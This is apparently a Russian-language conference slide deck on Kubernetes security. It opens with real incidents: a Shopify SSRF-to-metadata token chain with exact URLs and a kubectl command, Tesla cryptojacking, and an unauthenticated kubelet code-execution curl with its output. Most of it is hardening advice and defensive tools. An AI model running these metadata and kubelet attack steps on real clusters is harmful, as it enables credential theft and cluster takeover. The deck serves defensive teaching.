
Collapse

BugBounty Shopify $25k

- SSRF для получения service account token
  - *http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token*
- запрос с использованием токена
  - *http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/kube-env?alt=json*
  - получил сертификат и приватный ключ
- получил доступ к кластеру
  - *$ kubectl --client-certificate client.crt --client-key client.pem --certificate-authority ca.crt --server https://your.shopify.shop get pods --all-namespaces*

Почему это опасно?

Tesla




https://redlock.io/blog/cryptojacking-tesla

“Close your Dashboard don’t be Tesla”

- в секретах находились креды от S3 бакета
- запуск майнеров с минимальными ресурсами
- использование Cloudflare, чтобы скрыть реальные IP
- использование малоизвестного пула для майнинга
- “нестандартные” порты для работы майнинга

https://redlock.io/blog/cryptojacking-tesla

Aviva (33 million customers/16 countries)




https://redlock.io/blog/

Поиск исходных кодов

.edu домен = директория /user-home/**masterRepos**/mlz-samples

```
a.bulavin@MacBookPro-abulavin ~/Projects/k8s-rce
  % curl -XPOST -k https://1[redacted]0:10250/run/ibm-private-cloud/ibm-nginx-2443135633-sdzsc/ibm-nginx
total 53
drwxr-xr-x   13 root     root          4096 Feb 14 07:28 .
drwx------    4 root     root          4096 Feb 27 09:37 ..
drwxr-xr-x    4 root     roo+          4096 Feb 14 07:28 .PROJECTS_META
drwxr-xr-x    8 root     root          4096 Feb 14 07:28 .git
-rw-r--r--    1 root     root            18 Feb 14 07:28 .gitignore
-rw-r--r--    1 root     root           249 Feb 14 07:28 README.md
drwxr-xr-x    2 root     root          4096 Feb 14 07:28 apps
drwxr-xr-x    2 root     root          4096 Feb 14 07:28 datasets
drwxr-xr-x    2 root     root          4096 Feb 14 07:28 jobs
drwxr-xr-x    2 root     root          4096 Feb 14 07:28 jupyter
drwxr-xr-x    2 root     root          4096 Feb 14 07:28 misc
drwxr-xr-x    2 root     root          4096 Feb 14 07:28 models
drwxr-xr-x    5 root     root          4096 Feb 14 07:28 packages
drwxr-xr-x    2 root     root          4096 Feb 14 07:28 rstudio
drwxr-xr-x    2 root     root          4096 Feb 14 07:28 zeppelin
```

Информация о клиентах



Масштабы

- из **~50k** результатов Shodan -> **~1.5к** кластеров уязвимы к выполнению кода
- большинство **облачные** провайдеры
- множество **крупных** компаний (фильтруя по **ASN**)
- кластер для “**попробовать**” - приоткрытая **дверь** в вашу **инфраструктуру**

Защищаемся

Подготовка образа

- сканирование
- подпись
- AlwaysPullImages + ImagePolicyWebhook
- доставка в registry

Подготовка образа

Tools:

- https://github.com/aquasecurity/microscanner
- https://github.com/coreos/clair
- https://github.com/anchore/anchore-engine
- https://github.com/theupdateframework/notary

Environment hardening

- не смешивать containerized вместе с non-containerized рабочими средами
- использовать container OS (**CoreOS, RancherOS, Atomic …)**

Tools:

- OS specific CIS benchmark

Protect Secrets

- не записывать секреты в DockerFile
- не хранить секреты в переменных
- использовать шифрованное хранилище секретов
- выдавать доступ только к необходимым секретам

Least Privileges Runtime

- namespacing
- resource quotes
- RBAC
  - минимальные права для функционирования
  - https://github.com/liggitt/audit2rbac/

Least Privileges Runtime

- PodSecurityPolicy
  - privileged containers
  - seccomp/AppArmor/SELinux
  - user IDs
  - r/o file system

Помощники раз

- **PodSecurityPolicy**
  - Kube-PSP-Advisor
  - https://github.com/sysdiglabs/kube-psp-advisor
- Политики **SELinux**
  - **Udica**
  - https://github.com/containers/udica

Network Controls

- network policies
- dynamic network policies
- ingress WAF
- define egress rules
- запретить доступ к MetaData, там где он не нужен (169.254.169.254 + metadata.google.internal)

Kubernetes Cluster

- RBAC
- security Admission Controllers
- --allow-privileged=false
- non-root containers
- --anonymous-auth=false
- --rotate-certificates

Помощники два

- Kubernetes **CIS benchmark**: kube-bench
  - https://github.com/aquasecurity/kube-bench
  - https://www.cisecurity.org/benchmark/kubernetes
- Выявление **аномалий** в кластере: **Falco**
  - https://sysdig.com/opensource/falco
- 11 Ways (Not) to Get **Hacked**
  - http://bit.do/11k8s

Security pipelines

- **Build**
  - **Container build**
    - Trusted base image
    - Restrict functionality
    - Restrict libraries / dependencies
  - **Container scan**
    - Find known vulnerabilities: inventory

Security pipelines

- **Shipment**
  - Trust
    - enable image signing
- **Run-time**
  - Kubernetes CIS benchmark: kube-bench
  - Kubernetes cluster attack tool: kube-hunter

GKE заметки с полей

- нет прямого доступа к **master node**
- **собственные** версии k8s
- Container-Optimized **OS**
- security patches “**быстрее**” чем для k8s

GKE #todo:

- metadata **concealment**
- **kube-bench** & **kube-hunter** не подходит
- **RBAC** может работать с **IAM**
- **encrypted** file system для **Etcd**

Tools

- https://github.com/kayrus/kubelet-exploit
- https://github.com/aquasecurity/kube-hunter
- https://github.com/nccgroup/kube-auto-analyzer
- https://github.com/Shopify/kubeaudit

Выводы


Инструкция капитану

1) **UPGRADE!**
2) **безопасность** на всех этапах
3) **автоматизировать** проверки
4) смотри **пункт 1)**

Ваши:

- **ресурсы**
- **код**
- **ключи/сертификаты**


Стоят денег.


App Definition and Development
Database
Streaming & Messaging
Application Definition & Image Build
Continuous Integration & Delivery
Vitess
CNCF Incubating
NATS
CNCF Incubating
HELM
CNCF Incubating
Orchestration & Management
Scheduling & Orchestration
Coordination & Service Discovery
Remote Procedure Call
Service Proxy
API Gateway
Service Mesh
kubernetes
CNCF Graduated
CoreDNS
CNCF Graduated
etcd
CNCF Incubating
gRPC
CNCF Incubating
envoy
CNCF Graduated
LINKERD
CNCF Incubating
Runtime
Cloud-Native Storage
Container Runtime
Cloud-Native Network
ROOK
CNCF Incubating
cri-o
CNCF Incubating
rkt
CNCF Incubating
CNI
CNCF Incubating
Provisioning
Automation & Configuration
Container Registry
Security & Compliance
Key Management
HARBOR
CNCF Incubating
Platform
Certified Kubernetes - Distribution
Certified Kubernetes - Hosted
Certified Kubernetes - Installer
PaaS/Container Service
Observability and Analysis
Monitoring
Prometheus
CNCF Graduated
Logging
fluentd
CNCF Graduated
Tracing
OPENTRACING
CNCF Incubating
Chaos Engineering
Serverless
Public
Cloud
aws
Kubernetes Certified Service Provider
Special
Kubernetes Training Partner
This landscape is intended as a map through the previously uncharted terrain of cloud native technologies. There are many routes to deploying a cloud native application, with CNCF Projects representing a particularly well-traveled path
l.cncf.io
CLOUD NATIVE COMPUTING FOUNDATION
CLOUD NATIVE Landscape
Redpoint
Amplify

Links

- https://landscape.cncf.io/
- https://github.com/averonesis/kubolt

Спасибо!



Вопросы?

Булавин Антон

E-mail: a.bulavin@semrush.com

@averonesis